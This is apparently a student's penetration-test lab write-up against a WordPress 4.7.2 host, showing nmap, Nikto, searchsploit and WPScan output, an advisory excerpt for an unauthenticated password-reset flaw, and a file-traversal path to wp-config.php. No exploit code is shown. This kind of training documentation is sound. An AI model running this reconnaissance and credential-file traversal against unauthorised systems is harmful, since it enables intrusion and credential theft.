README.md

Pentest 10 - Techblog - 3 - 10.14.1.3

Introduction

Scanning and Enumerating

```
cat _quick_tcp_nmap.txt
# Nmap 7.94 scan initiated Sat Aug  5 17:02:40 2023 as: nmap -vv --reason -Pn -T4 -s
Nmap scan report for 10.14.1.3
Host is up, received user-set (0.14s latency).
Scanned at 2023-08-05 17:02:40 EDT for 60s
Not shown: 989 filtered tcp ports (no-response), 8 filtered tcp ports (host-prohibit
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 6.4 (protocol 2.0)
| ssh-hostkey:
|   2048 94:21:e2:45:cd:4b:34:4b:19:51:5d:7d:9e:3e:cd:52 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDAO4lMLxorS3tVo2cQRB5HCxGAqHSAY+/DQZRyvYfA4L
|   256 43:d0:e4:7a:ee:00:da:07:2a:79:38:19:fe:99:e4:b0 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMw4dCv6r7
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.1e-fi
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/
|_http-title: Techblog &#8211; Blogging tech
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 4.7.2
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.1e-fi
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=localhost/organizationName=SomeOrganization/stateOrP
| Issuer: commonName=localhost/organizationName=SomeOrganization/stateOrProvinceName
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-02-16T09:05:01
| Not valid after:  2018-02-16T09:05:01
| MD5:   a393:9a0b:f9e6:cf24:a146:0a2c:7bc5:f5dd
| SHA-1: 3f41:8c90:dcbd:5e50:3719:819d:49a9:f1b8:fd77:7f39
| -----BEGIN CERTIFICATE-----
```

```
| MIID3jCCAsagAwIBAgICQHcwDQYJKoZIhvcNAQELBQAwgaMxCzAJBgNVBAYTAi0t
| MRIwEAYDVQQIDAlTb21lU3RhdGUxETAPBgNVBAcMCFNvbWVDaXR5MRkwFwYDVQQK
| DBBTb21lT3JnYW5pemF0aW9uMR8wHQYDVQQLDBZTb21lT3JnYW5pemF0aW9uYWxV
| bml0MRIwEAYDVQQDDAlsb2NhbGhvc3QxHTAbBgkqhkiG9w0BCQEWDnJvb3RAbG9j
| YWxob3N0MB4XDTE3MDIxNjA5MDUwMVoXDTE4MDIxNjA5MDUwMVowgaMxCzAJBgNV
| BAYTAi0tMRIwEAYDVQQIDAlTb21lU3RhdGUxETAPBgNVBAcMCFNvbWVDaXR5MRkw
| FwYDVQQKDBBTb21lT3JnYW5pemF0aW9uMR8wHQYDVQQLDBZTb21lT3JnYW5pemF0
| aW9uYWxVbml0MRIwEAYDVQQDDAlsb2NhbGhvc3QxHTAbBgkqhkiG9w0BCQEWDnJv
| b3RAbG9jYWxob3N0MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAu7fX
| NUAsPiBPx1t7/Nef4aTs6O5NIx86waNWACKtK1rZmImQRyZfoTmGOxzI4UJux25n
| PR/ohuYnHirgQleClt4NTkWKhVPo0OMzcoTYKODp68jk/OKtxtIYOIH+WYFIF+tg
| hEfnTvc+wOEZVqZCeyL+/u7V0lEax88jn9vwqbFIy4E78ILL1ks9hrDt6DjDuqXw
| ZeqK5f8UszvFySmSrBtOPK34CIzNtTJbT4lg8DWqWwb6fx5kHclH1dR+olP1tyYe
| n3Zo5AUYUxXOFAQriPDoNMryKQqUun42ary3gC5PSbiv0VHGG3KgVCQuSENdt9t7
| 3YZYAppc9oMx3o61rwIDAQABoxowGDAJBgNVHRMEAjAAMAsGA1UdDwQEAwIF4DAN
| BgkqhkiG9w0BAQsFAAOCAQEABxEetN0PGaQRasTqmXVRQYvA1Xt9gzzO128qHgOv
| SsxUDApleoGfbRSNvxptB3EIio8asin5WHiKesRticajNn5tP3y0h92LyfgpnA9r
| raAFvjiqrmU7WsTz4Mvzr3ar/cB0xXpgqUjc/aPkcvuu3ulYYfms+4HQO86sR5zg
| v4b+31yRcOaf0UXI/1LCMXDRRPYzLxdIGzAYTwH9D+BGyOW3nnKP7DndLQJD/OUu
| Lj8bgX4JXwAs5EKvicbu/L/Ly+9qllM0zXkI3ruz/9MDnrtXW/guaQT2vTAM54Sp
| j2xuFVvDOeG6aOO/dE05azT1aaf4f8Gibe70X1brr94LEg==
|_-----END CERTIFICATE-----
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/
|_ssl-date: 2023-08-05T21:02:56+00:00; -42s from scanner time.
|_tls-nextprotoneg: <empty>
|_http-title: 400 Bad Request
Warning: OSScan results may be unreliable because we could not find at least 1 open
Device type: general purpose|storage-misc|firewall
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (97%), Synology DiskStation Manager 5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 2.6.32 (97%), Linux 2.6.32 or 3.10 (97%), Linux 2.6.32
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94%E=4%D=8/5%OT=22%CT=%CU=%PV=Y%G=N%TM=64CEB92C%P=x86_64-pc-linux-gnu)
SEQ(SP=103%GCD=1%ISR=108%TI=Z%II=I%TS=A)
OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M
WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)
ECN(R=Y%DF=Y%TG=40%W=3908%O=M5B4NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 37.194 days (since Thu Jun 29 12:23:48 2023)
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
```

```
Host script results:
|_clock-skew: -42s

TRACEROUTE
HOP RTT       ADDRESS
1   142.13 ms 10.14.1.3

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sat Aug  5 17:03:40 2023 -- 1 IP address (1 host up) scanned in 59.87
```

Port	Service
22	OpenSSH 6.4 (protocol 2.0)
80	Apache httpd 2.4.6, Wordpress 4.7.2
443	Apache 2.4.6
OS	Linux 2.6.32 (97%)

Nikto

```
┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.3/scans/tcp80]
└─$ cat tcp_80_http_nikto.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.3
+ Target Hostname:    10.14.1.3
+ Target Port:        80
+ Start Time:         2023-08-05 17:03:43 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16
+ /: Retrieved x-powered-by header: PHP/5.4.16.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: Drupal Link header found with value: <http://10.14.1.3/index.php/wp-json/>; rel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ PHP/5.4.16 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.
+ mod_fcgid/2.3.9 appears to be outdated (current is at least 2.3.10-dev).
+ OpenSSL/1.0.1e-fips appears to be outdated (current is at least 3.0.7). OpenSSL 1.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
+ PHP/5.4 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive infc
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive infc
```

```
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive infc
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
+ /readme.html: This WordPress file reveals the installed version.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the ht
+ /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal se
+ /wp-login.php: Wordpress login found.
```

I was able to get to the login page, but I didn't have any user credentials - the defaults were not successful.


I checked for available exploits to see what I could find - this yielded a long trail of unsuccessful attempts, but I'm including here to document train of thought and progress.


```
┌──(autorecon)─(kali㉿kali)-[~]
└─$ searchsploit wordpress 4.7.2
------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                   |  Path
------------------------------------------------------------------------------------------------- ---------------------------------
WordPress Core < 4.7.4 - Unauthorized Password Reset                                             | linux/webapps/41963.txt
WordPress Core < 4.9.6 - (Authenticated) Arbitrary File Deletion                                 | php/webapps/44949.txt
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts                          | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service                                          | php/dos/47800.py
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)                      | php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities                              | php/webapps/39553.txt
WordPress Plugin EZ SQL Reports < 4.11.37 - Multiple Vulnerabilities                             | php/webapps/38176.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection                                        | php/webapps/44943.txt
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection                                      | php/webapps/48918.sh
WordPress Plugin User Role Editor < 4.25 - Privilege Escalation                                  | php/webapps/44595.rb
WordPress Plugin Userpro < 4.9.17.1 - Authentication Bypass                                      | php/webapps/43117.txt
WordPress Plugin UserPro < 4.9.21 - User Registration Privilege Escalation                       | php/webapps/46083.txt
------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Following the hints I was provided, I was able to run `WPscan` and find some available plugins that were being utilized. Between `nikto` and `wpscan`, I was able to navigate to `site.php`, and determine I could conduct a file traversal. Reviewing the VHL documentation and my notes, the 7.2 chapter yields:

```
Web application configuration files
The following files are configuration files for popular web applications, such as cc

WordPress: /var/www/html/wp-config.php
```


```
┌──(autorecon)─(kali㉿kali)-[/usr/…/exploitdb/exploits/linux/webapps]
└─$ cat 41963.txt
============================================
- Discovered by: Dawid Golunski
- dawid[at]legalhackers.com
- https://legalhackers.com

- CVE-2017-8295
- Release date: 03.05.2017
- Revision 1.0
- Severity: Medium/High
============================================
Source: https://exploitbox.io/vuln/WordPress-Exploit-4-7-Unauth-Password-Reset-0day-CVE-2017-8295.html

If an attacker sends a request similar to the one below to a default Wordpress
installation that is accessible by the IP address (IP-based vhost):
```







Index of /wp-content/plugins/site-import

Name	Last modified	Size	Description
Parent Directory		-	
admin/	2016-02-24 22:39	-	
assets/	2016-02-24 22:39	-	
css/	2016-02-24 22:39	-	
js/	2016-02-24 22:39	-	
readme.txt	2016-02-24 22:39	3.0K	
site-import.php	2015-10-23 11:39	1.2K	



No script kiddies please!





```
┌──(autorecon)─(kali㉿kali)-[~/tools]
└─$ wpscan --url 10.14.1.3
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.14.1.3/ [10.14.1.3]
[+] Started: Sun Aug 13 11:58:13 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16
 |  - X-Powered-By: PHP/5.4.16
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.14.1.3/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scann
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_logi
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_ac

[+] WordPress readme found: http://10.14.1.3/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://10.14.1.3/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.14.1.3/wp-cron.php
```


```
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.7.2 identified (Insecure, released on 2017-01-26).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.14.1.3/index.php/feed/, <generator>https://wordpress.org/?v=4.7.2</g
 |  - http://10.14.1.3/index.php/comments/feed/, <generator>https://wordpress.org/?v

[+] WordPress theme in use: maggie-lite
 | Location: http://10.14.1.3/wp-content/themes/maggie-lite/
 | Last Updated: 2018-03-11T00:00:00.000Z
 | Readme: http://10.14.1.3/wp-content/themes/maggie-lite/readme.txt
 | [!] The version is out of date, the latest version is 1.0.29
 | Style URL: http://10.14.1.3/wp-content/themes/maggie-lite/style.css?ver=1.0.24
 | Style Name: Maggie Lite
 | Style URI: https://8degreethemes.com/wordpress-themes/maggie-lite/
 | Description: Maggie Lite is clean & modern WordPress magazine theme. It is ideal
 | Author: 8Degree Themes
 | Author URI: https://8degreethemes.com/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0.24 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.14.1.3/wp-content/themes/maggie-lite/style.css?ver=1.0.24, Match: 'v

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] wordfence
 | Location: http://10.14.1.3/wp-content/plugins/wordfence/
 | Last Updated: 2023-07-31T13:45:00.000Z
 | [!] The version is out of date, the latest version is 7.10.3
 |
 | Found By: Javascript Var (Passive Detection)
 |
 | Version: 6.3.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.14.1.3/wp-content/plugins/wordfence/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.14.1.3/wp-content/plugins/wordfence/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:06 <=======================================
```

```
[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wp

[+] Finished: Sun Aug 13 11:58:33 2023
[+] Requests Done: 172
[+] Cached Requests: 5
[+] Data Sent: 47.321 KB
[+] Data Received: 365.786 KB
[+] Memory used: 267.852 MB
[+] Elapsed time: 00:00:19
```

